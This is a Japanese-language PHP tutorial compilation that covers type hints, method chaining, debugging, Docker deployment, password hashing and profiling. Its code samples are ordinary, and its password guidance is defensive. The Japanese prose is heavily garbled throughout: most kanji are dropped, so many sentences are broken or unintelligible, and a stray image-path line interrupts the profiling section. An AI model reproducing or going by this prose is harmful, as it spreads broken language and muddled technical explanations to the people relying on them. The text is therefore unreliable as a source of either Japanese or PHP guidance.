function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

デフォルトでは、PHPはされたをヒントにわせてキャストしようとします。 float `1.5`がPHPによって`int`にキャストされたため、 `add(1.5, 2)` 1.5,2のびしをすると`add(1.5, 2)`まったくじがられます。

このを`declare(strict_types=1);`は、 `declare(strict_types=1);declare(strict_types=1);`があり`declare(strict_types=1);`それをとするすべてのPHPソースファイルのにします。

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
```

```
    return $a + $b;
}

var_dump(add(1.5, 2));
```

のスクリプトでなエラーがするようになりました。

> なエラーキャッチされていないTypeErroraddにされた1はでfloatがされているがあります

なタイプ

PHPのには、 `resource`のをすものがあります。これはスカラーではなくなので、ヒントをタイプすることはできません。

たとえば、 `curl_init()`は`fopen()`とに`resource`をします。もちろん、これら2つのリソースはいにがありません。そのため、PHP 7は、タイプヒント`resource`にすると、 にのTypeErrorをスローします。

> TypeErrorsampleにされる1は、されたリソースのインスタンスでなければなりません

タイプヒントジェネリックオブジェクト

PHPオブジェクトはクラス `stdClass`をむをしないため、オブジェクトをヒントするはサポートされていません。

えば、はしません。

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

そして、なエラーをスローする

> なエラーUncaught TypeErrordoSomethingにされた1は、されたOperationOneのインスタンスであるobjectのインスタンスでなければなりません

これをするには、メソッドをしないインタフェースをし、すべてのオブジェクトでこのインタフ

エースをするがあります。

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

タイプのヒントクラスとインターフェイス

PHP 5では、クラスとインタフェースのヒントがされました。

クラスタイプのヒント

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

のスクリプトは、

    クリスはエジンバラにしています

インターフェイスタイプのヒント

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

のはとじをします

    クリスはエジンバラにしています

タイプのヒント

`self`キーワードは、がメソッドをするクラスのインスタンスでなければならないことをすヒントとしてできます。

タイプヒントなしり

PHP 7.1では、 `void`りのがされました。 PHPにはの`void`はありませんが、もさないが`void`をすということは、プログラミングでされてい`void`。 これは、とすべきではない`null`よう、 `null`されるがです。

```
function lacks_return(): void {
    // valid
}
```

`void`リターンをした、をすことはできません。そうしないと、なエラーがします。

```
function should_return_nothing(): void {
```

```
    return null; // Fatal error: A void function must not return a value
}
```

ただし、returnをしてをするとです。

```
function returns_nothing(): void {
    return; // valid
}
```

nullタイプのヒント

パラメーター

Nullableのヒントは？ PHP 7.1でされました？ヒントのの。

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

PHP 7.1では、パラメータにヒントがある、nullをけれるためにはデフォルト`null`をするがあります。

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

り

PHP 7.0では、りのをつはnullをさないでください。

PHP 7.1では、はnullなりヒントをすることができます。ただし、はではなくヌルをすがあります/のり。

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

オンラインでタイプヒントをむ https://riptutorial.com/ja/php/topic/1430/タイプヒント

58: デザインパターン

き

このトピックでは、PHPでされたよくられているデザインパターンのをします。

Examples

PHPでのメソッド

Method Chainingは、 Martin Fowlerの「 *Domain Specific Languages* 」のでされているです。メソッドのはのようにされます。

> のを1つのでびすことができるように、メソッドがホストオブジェクトをすようにします 。

この/のコードをえてみましょうのからPHPにされています

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Method Chainingをすると、のをよりコンパクトにくことができます。

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

これをさせるためになことは、したいメソッドで`return $this`を`return $this`ことだけです

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
        $this->speed = $speed;
```

```
        return $this; // returns the current class instance to allow method chaining
    }
}
```

それをいつするか

Method Chainingをするなは、ドメインをするです。 Method Chainingは、 Expression BuilderおよびFluent Interfacesの ビルディングブロックです。 しかし、それらとではありません 。メソッドはそれらをにするだけです。ファウラーをする

> はまた、のにきました。くの々はなインターフェースをメソッドチェインとしているようです。かにチェーンはなインターフェイスでするなテクニックですが、のさはそれのものです。

これで、ホストオブジェクトをくのをけるためだけにメソッドチェインをすることは、くのがコードのいとみなすことになります 。それは、にAPIとするときに、わかりにくいAPIをします。

そのの

コマンドクエリの

コマンドクエリは、Bertrand Meyerによってもたらされたです。 コマンド をするメソッドはもさないはずですが、かをすメソッド クエリ はをしてはいけないといます。これにより、システムについてのをにできます。 Method Chainingはこのにします。なぜなら々はをえてかをすからです。

ゲッターズ

メソッドをするクラスをするは、getterメソッドつまり`$this`のものをすメソッドをびすときににしてください。 getterは`$this`のをさなければならないので、getterにのメソッドをすると、のオブジェクトではなく、 されたでびしがします。チェーンゲッターにはいくつかのユースケースがありますが、コードをみにくくするがあります。

デメテルのとテストへの

のチェインは、Demeterのにしていません。それはテストにもしません。これは、ホストインスタンスをすためであり、はさないためです。 *Fluent Interfaces*と*Expression Builders*をったなるMethod Chainingをさせている々にするなです。 Method Chainingがホストオブジェクトのオブジェクトをすときのみ、Demeterのにし、テストでMock festsになります。

オンラインでデザインパターンをむ https://riptutorial.com/ja/php/topic/9992/デザインパターン

59: デバッグ

Examples

ダンプ

var_dumpは、デバッグのためにとのをダンプできます。

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

エラーの

PHPでページにランタイムエラーがされるようにするには、 php.iniまたはini_setのどちらかでdisplay_errorsをにするがあります。

ビットのをしてされたE_*をけれるerror_reporting またはiniをして、するエラーをできます。

PHPは、 html_errorsにして、テキストまたはHTMLでエラーをできます。

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
```

```
nonexistentFunction(); // E_ERROR
```

プレーンテキスト HTMLはによってなります

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> php.iniでエラーをにしてににすると、がされるにエラーがするため、エラーなどのエラーがされません。

`error_reporting`をするなは、に`E_ALL`を`E_ALL`てににし、スクリプトのをすために、プロダクションステージで`display_errors`でそれをすることをにすることです。

phpinfo

`phpinfo`はでのみするがあります。 **`phpinfo`**をむコードをにリリースしない

き

これは、にバグをするに、しているPHPOS、、バージョン、パス、モジュールをするのになツールになるといました。それはなみみです

```
phpinfo();
```

それには、をカスタマイズできるようにする1つのパラメータ`$what`があります。デフォルトは`INFO_ALL`、すべてのをします。にPHPののをするためににされます。

`INFO_*`をビットとみわせてすと、カスタマイズされたリストがされます。

あなたはきれいにフォーマットされたなのためにブラウザでそれをすることができます。それはまたにあなたはパイプにそれをすることができますPHP CLIでく`less`にビューのために。

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

これにより、PHPディレクティブ`ini_get`、`$_ENV`、およびされたのリストがされます。

Xdebug

Xdebugは、デバッグとプロファイリングをするPHPモジュールです。

これはDBGpデバッグプロトコルをします。

このツ—ルにはいくつかのらしいがあります

- エラ—にトレ—スをスタックする
- ネストレベルとトラッキング
- をするための`var_dump()`のなきえ
- パラメ—タとりをむすべてのびしをなるのファイルにすることができます
- コ—ドカバレッジ
- プロファイリング
- リモ—トデバッグPHPスクリプトのとやりとりするデバッガクライアントのイン—フェイスを

あなたがることができるように、このはににしています。にリモ—トデバッグは、のvar_dumpなしでPHPコ—ドをデバッグし、`C++`や`Java`のようなのデバッグプロセスをするのにちます。

、このモジュ—ルのインスト—ルはにです。

```
pecl install xdebug # install from pecl/pear
```

そしてphp.iniにそれをにしてください

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

よりなは、このをしてください

このツ—ルをするときは、のことをえておいてください。
XDebugはにはしていません

phpversion

き

さまざまなライブラリやするをうには、のPHPパ—サ—のバ—ジョンやそのパッケ—ジのバ—ジョンをるがあることがよくあります。

このは、のでのオプションのパラメ—タ`phpversion('extension')`ます。のがインスト—ルされている、はバ—ジョンをむをします。ただし、がインスト—ルされていない`FALSE`は`FALSE`がされ`FALSE`。がされていない、はPHPパ—サのバ—ジョンをします。

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

エラーを

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

オンラインでデバッグをむ https://riptutorial.com/ja/php/topic/3339/デバッグ

60: ドッカーの

き

Dockerは、でコードをするためにくされているにポピュラーなコンテナソリューションです。それはにし、スケールの Webアプリケーションとmicroservicesすることができます。

このドキュメントでは、ドッカーがインストールされ、デーモンがされていることをとしています。 Dockerのインストールをして、 Dockerのインストールをすることができます。

Examples

PHPのドッカーをする

ドッカーにアプリケーションをデプロイするには、まずレジストリからイメージをするがあります。

```
docker pull php
```

これはのPHPリポジトリからバージョンのイメージをします。にえば、 `PHP`は、Webアプリケーションをデプロイするためにされるので、httpサーバがです。 `php:7.0-apache`イメージには `php:7.0-apache`があらかじめインストールされており、をにすることができます。

ドッカーファイルの

`Dockerfile`は、Webアプリケーションコードをしてするカスタムイメージをするためにされます。プロジェクトのルートフォルダに`Dockerfile`というしいファイルをし、のをじにします

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

のはかなりで、しいイメージをするためにどのイメージをすべきかをするためにされます。レジストリからPHPののバージョンにすることもできます。

2は`php.ini`ファイルをににアップロードするだけです。そのファイルはいつでものカスタムファイルのにできます。

3はのディレクトリのコードをWebルートである`/var/www/html`コピーします。イメージには `/var/www/html`えておいてください。

のは、ドッカーコンテナのポート80をくだけです。

ファイルをする

いくつかのでは、などのようなサ―バでないファイルがいくつかするかもしれません。たちが`.env`をっているとしよう。このファイルをするには、コ―ドベ―スのル―トフォルダにある`.dockerignore`にファイルをするだけです。

イメ―ジ

ビルドイメ―ジは`php`にのものではありませんが、でしたイメ―ジをするためには、

```
docker build -t <Image name> .
```

イメ―ジがされたら、

```
docker images
```

あなたのシステムにインスト―ルされているすべてのイメ―ジをリストします。

アプリケ―ションコンテナの

イメ―ジをしたら、そのイメ―ジをしてすることができます。イメ―ジから`container`をする`container`は、のコ―ドをします。

```
docker run -p 80:80 -d <Image name>
```

のコマンドで`-p 80:80`ポ―トします`80`ポ―トに、サ―バ―のを`80`のの。フラグ`-d`は、コンテナがバックグラウンドジョブとしてされることをします。に、コンテナをするためにするイメ―ジをします。

コンテナの

のコンテナをチェックするには、に

```
docker ps
```

これにより、dockerデ―モンでされているすべてのコンテナがされます。

アプリケ―ションログ

ログは、アプリケ―ションをデバッグするためににです。それらのをチェックするために

```
docker logs <Container id>
```

オンラインでドッカーのをむ https://riptutorial.com/ja/php/topic/9327/ドッカーの

61: パスワードハッシュ

き

よりなWebサービスがパスワードをプレーンテキストでするのをけるため、PHPなどのは、よりなをサポートするためのさまざまなハッシュをします。このトピックでは、PHPでなハッシングをうためのドキュメントをします。

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

PHP 5.5よりのバージョンでは、パックをして`password_*`をすることができ`password_*`。できるだけパックをすることをくおめします。

パックのにかかわらず、`crypt()`によるしいBcryptはPHP 5.3.7にします。そうしないと、パスワードをASCIIのみのセットにするがあります。

> PHP 5.5をしている、サポートされていないバージョンのPHPをしています。これは、セキュリティアップデートをもうしません。できるだけくしてください。その、パスワードハッシュをすることができます。

アルゴリズムの

なアルゴリズム

- ブルートフォースがにくなるため、ハッシュをくするためにストレッチをするり、**bcrypt**はのオプションです。
- **argon2**はPHP 7.2でなのオプションです。

でないアルゴリズム

のハッシュアルゴリズムは、にじてでないか、またはであるため、しないでください。それらは、パスワードハッシュにはしていませんでした。なぜなら、パスワードのハッシュをくてしくするのではなく、いダイジェストにされていたからです。

いずれかをするは、もめて、できるだけくされるなアルゴリズムにりえるがあります。

でないとえられるアルゴリズム

- **MD4** - 1995にされた
- **MD5** - 2005にされた
- **SHA-1** - 2015にされた

いくつかのアルゴリズムは、をするメッセージダイジェストアルゴリズムとしてにできますが、してパスワードハッシングアルゴリズムとしてはできません 。

- **SHA-2**
- **SHA-3**

SHA256やSHA512などのなハッシュはれにくく、ですが、 **bcrypt**や**argon2**ハッシュをするがにです。これらのアルゴリズムにするブルートフォースはのコンピュータではにです。

Examples

のパスワードハッシュをよりなアルゴリズムにアップグレードできるかどうかをする

`PASSWORD_DEFAULT`メソッドをしてシステムにパスワードをハッシュするなアルゴリズムをさせる、がデフォルトでするため、ユーザーのログインにいパスワードをハッシュしたいがあります

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

システムでpassword_ *ができないのにリンクされているパックをすることはできません、アルゴリズムをして、のようなでのハッシュをすることができます。

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

パスワードハッシュの

`password_hash()`をして、のベストプラクティスのハッシュまたはキーをして、パスワードハッシュをします。では、はbcryptです。つまり、 `PASSWORD_DEFAULT`には`PASSWORD_DEFAULT`とじがまれ

PASSWORD_BCRYPTます。

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

3のパラメータはではありません 。

'cost'は、サーバーのハードウェアについてするがあります。パスワードをやすと、パスワードをするコストがくなります。なはそれをするためにそれをしようとするもがかかるようにいをすることです。には、コストはなりくするがありますが、にはすべてをくしないようにするがあります。 0.1から0.4ののどこかにはありません。があるは、デフォルトをしてください。

5.5

5.5.0よりさいPHPでは、 password_*はできません。これらのをきえるには、パックをするがあります。パックには、PHP 5.3.7、または$2yがバックポートされたバージョンRedHatなどがです。

それらをできないは、 crypt()パスワードハッシュをできます。password_hash password_hash()は crypt()のラッパーとしてされているため、をうはありません。

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

パスワードハッシュの

アルゴリズムのにもかかわらず、まだレインボーテーブルにするがします。それがをうことがされるです。

saltとは、ハッシングのにパスワードにされてソースをにするものです。 2つののパスワードがえられた、としてられるハッシュは、そのがであるためユニークなものになります。

ランダムなは、パスワードセキュリティのもなの1つです。これは、のパスワードハッシュのルックアップテーブルであっても、ランダムながされているため、はデータベースのパスワードハッシュとユーザーのパスワードハッシュをさせることができないことをします。あなたはいつもかつになをするべきです。 きをむ

password_hash() bcryptアルゴリズムをすると、のハッシュとにプレーンテキストソルトがされます。つまり、ハッシュをなるシステムやプラットフォームでしてのパスワードとすることができます。

7.0

これがされていないでも、 saltオプションをしてのランダムなをすることができます。

```
$options = [
       'salt' => $salt, //see example below
];
```

です。このオプションをすると、パスワードハッシュごとにpassword_hashによってランダムなsaltがされます。これがされたモードです。

7.0

saltオプションは、PHP 7.0.0でされました。でされるをにすることがやましい。

ハッシュにしてパスワードをする

password_verify()は、のハッシュにするパスワードのをするためにされるみみpassword_verify() PHP 5.5。

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

サポートされているすべてのハッシュアルゴリズムは、ハッシュでされたハッシュをするをするため、パスワードをエンコードするためにするアルゴリズムをするはありません。

あなたのシステムでpassword_ *ができないのにリンクされているパックをすることはできません、 crypt()をってパスワードをすることができます。 タイミングをけるために、のをじなければならないことにしてください。

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
```

```
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

オンラインでパスワードハッシュをむ https://riptutorial.com/ja/php/topic/530/パスワードハッシュ

62: パフォーマンス

Examples

XHProfによるプロファイリング

XHProfは、もともとFacebookによってかれたPHPプロファイラで、XDebugにわるのツールです。

`xhprof` PHPモジュールをインストールした、PHPコードからプロファイリングを/にすることができます

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

されるには、 `doSlowOperation()` でアクセスされたのびし、CPU、およびメモリにするデータがされます。

`xhprof_sample_enable()` / `xhprof_sample_disable()` は、よりなオプションとしてすることができます。これは、ほんののおよびののプロファイリングをするだけです。

XHProfには、データをするヘルパーほとんどのはドキュメントされていないがあります を 。また、のツールをってすることもできますplatform.shブログにがあります 。

メモリ

PHPのランタイムメモリのは、INIディレクティブ`memory_limit`によってされます。このでは、PHPをでするとメモリをいってしまい、のスクリプトやシステムソフトウェアをいたすことがありません。メモリはデフォルトで128Mで、 `php.ini` ファイルまたはにできます。これはにすることができますが、これはにいとみなされます。

にされるなメモリは、 `memory_get_usage()` びすことによってできます。のスクリプトにりてられているメモリのバイトをします。 PHP 5.2では、PHPがにしているメモリとはに、りてられたシステムメモリをするためのオプションのブールパラメータが1つあります。

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
```

```
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

これで、 `memory_get_usage`はのメモリをします。このへのびしのに、メモリののものをりてたりりてをすることができます。されているメモリのをのポイントまでするには、`memory_get_peak_usage()`びします。

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

ががるか、またはにまることにしてください。

Xdebugによるプロファイリング

XdebugとばれるPHPのは、 PHPアプリケーションのプロファイリングやランタイムのデバッグをするためにできます。プロファイラをすると、は "cachegrind"というバイナリでファイルにきまれます。これらのファイルをするために、プラットフォームでアプリケーションをできます。

プロファイリングをにするには、をインストールし、php.iniのをします。このでは、オプションでリクエストパラメータについてプロファイルをします。これにより、をにち、にじてプロファイラをオンにすることができます。

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

に、Webクライアントをして、プロファイルするアプリケーションのURLをリクエストします。

```
http://example.com/article/1?XDEBUG_PROFILE=1
```


ページがされるとき、それはじのファイルにきみます

```
/tmp/cachegrind.out.12345
```

されたPHPリクエスト/プロセスごとに1つのファイルがきまれることにしてください。したがっ

て、たとえば、フォーム·ポストをするは、HTMLフォームをするGETのプロファイルが1つされます。 XDEBUG_PROFILEパラメーターは、フォームをする2のをするために、のPOSTにすがあります。したがって、プロファイリングに、フォームをPOSTするためにcurlをするがながあります。

かれたプロファイルキャッシュは、KCachegrindなどのアプリケーションでみることができます。



これにより、をむがされます。

- される
- びし、それとのびしをむ
- がびされた

- コールグラフ
- ソースコードへのリンク

らかに、パフォーマンスチューニングはアプリケーションのユースケースにのものです。にそれをすのはいことです

- あなたがたくないじへのびしをりす。データをしするの、これらは、アプリケーションがキャッシュするがあります。
